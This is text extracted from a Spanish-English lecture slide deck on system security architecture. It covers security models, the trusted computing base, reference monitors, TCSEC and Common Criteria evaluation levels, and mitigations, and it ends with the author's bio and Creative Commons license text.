
Compartido públicamente. - 14 may. 2015

Venom Vulnerability: Millions of Virtual Machines at Risk.

# VENOM Vulnerability

Virtualisation Vulnerability Hits Data Centers

Venom Vulnerability Exposes Most Data Centers to  
Cyber Attacks



# *System Security Architecture*

# *Security Models*

# Security Model



Un modelo es una representación simbólica de una política.

Establece los deseos del comité en un conjunto de reglas que un sistema informático debe seguir.



Mapea las metas abstractas de la política a los términos del sistema de información mediante la especificación de estructuras de datos explícitos y técnicas necesarias para hacer cumplir la política de seguridad.

# Security Model





Un modelo de seguridad **describe las reglas para implementar, apoyar y hacer cumplir la política de seguridad.**

Si una política de seguridad dicta que todos los usuarios deben ser identificados, autenticados y autorizados antes de acceder a los recursos de red, **el modelo de seguridad puede diseñar una matriz de control de acceso que debe ser construido de modo que cumpla los requisitos de la política de seguridad.**



Es un marco que le da forma a la política y soluciona los problemas de acceso a seguridad para situaciones particulares.

Los desarrolladores entonces escriben los programas para producir el mecanismo que provee una manera de que el sistema use ACLs y le de al administrador un grado de control.




# *State Machine Models*


# State Machine Models

to verify the security of a system, the state is used, which means that all current permissions and all current instances of subjects accessing objects must be captured.


Maintaining the state of a system deals with each subject's association with objects.



A state of a system is a snapshot of a system at one moment of time.



Many activities can alter this state, which are referred to as **state transitions**.



# State Machine Models

The state machine model is used to describe the behavior of a system to different inputs.

A system that has employed a state machine model will be in a secure state in each and every instance of its existence.

When an operating system displays an error message to the user or reboots or freezes, it is executing a safety measure.

Los sistemas boot up into a secure state, execute commands and transactions securely, allow subjects to access resources only in secure states, and shut down and fail in a secure state.

The operating system has experienced something that is deemed illegal and it cannot take care of the situation itself, so to make sure it does not stay in this insecure state, it reacts in one of these fashions.

if an application or system freezes on you, know that it is simply the system trying to protect itself and your data.

# State Machine Models

## **ERROR:**

Using models in software development has not become as popular as once imagined, primarily because vendors are under pressure to get products to market as soon as possible. Using formal models takes more time during the architectural phase of development, extra time that many vendors feel they cannot afford.

# Trusted Computing Base(TCB)

**Es una colección de todos los hardware, software, firmware y demás componentes dentro de un sistema que proporcionan algún tipo de seguridad y que hacen cumplir la política de seguridad del sistema.**

**Kernel** del sistema operativo está compuesto por hardware, software y firmware, por lo que en cierto sentido, **el núcleo es el TCB**.

El TCB no solo aborda los componentes del sistema operativo, un sistema de ordenador se compone más partes como componentes de


- **Hardware.**
- **Software.**
- **Firmware.**

Estos afectar el sistema de una manera negativa o positiva, y cada uno tiene la responsabilidad de apoyar y hacer cumplir la política de seguridad de ese sistema particular.

TCB is defined as the hardware, firmware, operating system, and software that effectively support security policy.

All code that runs in the privileged mode of the underlying processor.


Example: in a Linux system, any daemon running as root, etc.



Reference Monitor is a hardware or software component in a system.

- A reference monitor is an auditable access control mechanism.
- It creates a record of its activities.
- Reference monitor decides if the operation should proceed.

Example: Most operating systems like Windows and Linux have reference monitors.



Evaluation methods and criteria are designed to gauge the real-world security of systems and products.

Uses of evaluation criteria:

- To measure the real-world security of products and systems
- Provides a common mechanism to evaluate vendor products
- The findings (rating) of the product tests are published
- Gives a level of security assurance attached to the product
- Allows customers to select products based on the evaluation rating



The Trusted Computer System Evaluation Criteria (TCSEC) was developed by the U.S. Department of Defense in the 1980s. The Assurance Ratings of TCSEC:

- A verified protection
  - A1 verified design
- B mandatory protection
  - B3 security domains
  - B2 structured protection
  - B1 labeled security
- C discretionary protection
  - C2 discretionary protection
  - C1 controlled access
- D minimal security



### Information Technology Security Evaluation Criteria or ITSEC


- Addresses confidentiality, integrity, and availability, whereas TCSEC evaluates only confidentiality
- Does not proscribe the security requirements
- Provides two sets of levels that are evaluated separately—functional and assurance

The common criteria for information technology security evaluation (CC) is the official name for the international standard (ISO/IEC 15408).

- It is an international set of specifications and guidelines developed for evaluation of information security products, especially to ensure that the agreed-upon security standard for government deployments are met
- The thorough evaluation of computer security product is assured by rigorous evaluation of process of implementation, specification, and testing of computer security products
- CC supersedes TCSEC and ITSEC

The common criteria use the following specific terms:

- Protection profile (PP): For a particular category of systems or products, such as firewalls or IDS, PP is an independent set of security requirements and objectives
- Target of evaluation (ToE): The target product or system whose evaluation has to be done
- Security target (ST): The document which describes the Target of Evaluation (TOE), which includes security requirements and operational environment
- Evaluation assurance level (EAL): Degree or score of evaluation of the tested system or product



## Common Criteria Levels

---

The EALs are as follows:

- EAL 1: Functionally tested
- EAL 2: Structurally tested
- EAL 3: Methodically tested and checked
- EAL 4: Methodically designed, tested, and reviewed
- EAL 5: Semi-formally designed and tested
- EAL 6: Semi-formally verified, designed, and tested
- EAL 7: Formally verified, designed, and tested

## *Bell-LaPadula Model*

# *Biba Model*

## *Clark-Wilson Model*

## *Brewer and Nash Model*

## *Graham-Denning Model*

## *Harrison-Ruzzo-Ullman Model*



# *The Orange Book*

# Architecture and Design, Mitigations

The following are the best practices used to control the System Vulnerabilities and Threats.

### **Process isolation**

- It is a logical control that attempts to prevent one process from interfering with another.
- Examples are multiuser operating systems such as Linux, UNIX, or recent Microsoft Windows systems.

### **Data hiding**

- It maintains activities at different security levels to separate these levels from each other.
- Prevents data at one security level from being seen by processes operating at other security levels.

Some more best practices used to control the System Vulnerabilities and Threats are given below.

### **Abstraction**

- It hides unnecessary details from the user.
- More complex a process is, the less secure it is.
- Abstraction provides a way to manage complexity.

### **Cryptographic Protections**

- It can be used in a variety of ways to protect sensitive system functions and data.
- Data can be hidden from less privileged parts of the system.

The techniques and technologies that can help control System Vulnerabilities and Threats are:

**Access Control Mechanisms:** It is the fundamental controls required on a secure system

- One of the key elements in a TCB  
Example—A reference monitor will examine all attempts by subjects to access objects to determine if it should be allowed or not

**Secure Memory Management:** From a security perspective, memory and storage are the most important resources in any computing system

- If data in memory are damaged or corrupted, the system may or may not function
- The security architect must resort to a variety of techniques to keep subjects isolated from objects.

**Processor States:** Processors have states that can be used to distinguish between more than less privileged instructions.

Most processors support at least two states:

- **Supervisor state**—the processor allows accessing to system data and hardware and executing both privileged and non-privileged instructions.
- **Problem state**—the processor limits the access to system data and hardware granted to the running process.

**Layering:** It protects the privileged parts of the system through the use of discrete layers

The modular tiers of layering are:

- Hardware
- Kernel and device drivers
- Operating system
- Applications

Example—Ring Protection.

**Security domain:** It is the list of objects a subject is allowed to access. Domains are groups of subjects and objects with similar security requirements.

Example—Confidential, secret, and top secret are the three security domains used by the U.S. Department of Defense.

**Host Firewalls:** They are used to protect individual hosts from attack.

- Software or hardware-based firewalls can be implemented for protection.
- Host intrusion prevention can be used to validate network traffic and block it.

**Audit and Monitoring Controls:** Secure systems must also have the ability to provide administrators with an evidence of their correct operation.

More secure systems will provide considerable protection to ensure that these logs cannot be tampered with, including secure export of such logs to external systems.

**Host intrusion detection (HIDS):** It is a type of audit and monitoring control.

Examines the operation of the system to detect anomalous events and alert security administrators

# [DEMO TIME]

Unified interface with access to all lab hardware from your web browser

Connect from your PC, Mac or Tablet

Practice Lab hardware

Access to "Real Hardware"  
NOT a simulated environment





<https://do.linkedin.com/pub/kennedy-sanchez-mgp-ps-auditoria-security/31/315/1b1>



<https://www.youtube.com/channel/UCYXR6jyFsPyK0IW9d13U8bQ>



@ksanchez\_cld



ksanchez\_cld (Denmark)



## ACERCA DE MI

- ✓ Ingeniero en Sistemas Informáticos Universidad Central del Este (UCE)
- ✓ Profesor Universidad Dominicana O&M
- ✓ Maestria en Gerencia y Productividad - Universidad APEC
- ✓ Postgrado de Auditoria de Sistemas - Universidad O&M
- ✓ Comptia Security+ Certified

twitter



@ksanchez\_cld

skype

ksanchez\_cld



## **Operating System security**


<https://www.youtube.com/watch?v=wm4fnWFYogs>

## **Chappie Hacking Scene**

<https://www.youtube.com/watch?v=MHTzU79FY5k>


# Mitigating Cache-based Attacks

- Existing caches: fixed memory-to-cache mapping
- Newcache Solution: dynamic random mapping gives attacker no information



The attacker now knows that the victim accessed cache line #4

By randomly selecting the line actually evicted, no information on which line is accessed by the victim can be learned by the attacker.



# Operating System Architecture

## Linux

- Debian
- Red Hat
- Suse



## Windows

- 9x/ME
- XP
- 2000 Server
- Vista, 7, 8, 10



redhat.



## Mac

- OS X





## Unix

- HP-UX



Google Chrome  
OS



# Nearly 95% of SAP Systems Vulnerable to Hackers

Friday, May 08, 2015 Wang Wei

8+1

197

Like

3.1k

Share

1236

Tweet

310

Share

43

ShareThis

1906



More than 95 percent of enterprise SAP installations exposed to high-severity vulnerabilities that could allow attackers to hijack a company's business data and processes, new research claims entirely. According to a new assessment released by SAP (short for Systems, Applications & Products) [...]



## Reconocimiento-No comercial-Sin obras derivadas 3.0 Unported

### Usted es libre de:



copiar, distribuir y comunicar públicamente la obra

### Bajo las condiciones siguientes:



**Reconocimiento.** Debe reconocer los créditos de la obra de la manera especificada por el autor o licenciatte.



**No comercial.** No puede utilizar esta obra para fines comerciales.



**Sin obras derivadas.** No se puede alterar, transformar o generar una obra derivada a partir de esta obra.

- Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra.
- Alguna de estas condiciones puede no aplicarse si se obtiene el permiso del titular de los derechos de autor
- Nada en esta licencia menoscaba o restringe los derechos morales del autor.

Advertencia

Los derechos derivados de usos legítimos u otras limitaciones reconocidas por ley no se ven afectados por lo anterior.  
Esto es un resumen fácilmente legible del texto legal (la licencia completa).



**Reconocimiento (Attribution):** En cualquier explotación de la obra autorizada por la licencia hará falta reconocer la autoría.



**No Comercial (Non commercial):** La explotación de la obra queda limitada a usos no comerciales.



**Sin obras derivadas (No Derivate Works):** La autorización para explotar la obra no incluye la transformación para crear una obra derivada.



**Compartir Igual (Share alike):** La explotación autorizada incluye la creación de obras derivadas siempre que mantengan la misma licencia al ser divulgadas.

Con estas condiciones se pueden generar las seis combinaciones que producen las licencias Creative Commons:



**Reconocimiento (by):** Se permite cualquier explotación de la obra, incluyendo una finalidad comercial, así como la creación de obras derivadas, la distribución de las cuales también está permitida sin ninguna restricción.



**Reconocimiento – NoComercial (by-nc):** Se permite la generación de obras derivadas siempre que no se haga un uso comercial. Tampoco se puede utilizar la obra original con finalidades comerciales.



**Reconocimiento – NoComercial – CompartirIgual (by-nc-sa):** No se permite un uso comercial de la obra original ni de las posibles obras derivadas, la distribución de las cuales se debe hacer con una licencia igual a la que regula la obra original.



**Reconocimiento – NoComercial – SinObraDerivada (by-nc-nd):** No se permite un uso comercial de la obra original ni la generación de obras derivadas.



**Reconocimiento – CompartirIgual (by-sa):** Se permite el uso comercial de la obra y de las posibles obras derivadas, la distribución de las cuales se debe hacer con una licencia igual a la que regula la obra original.



**Reconocimiento – SinObraDerivada (by-nd):** Se permite el uso comercial de la obra pero no la generación de obras derivadas.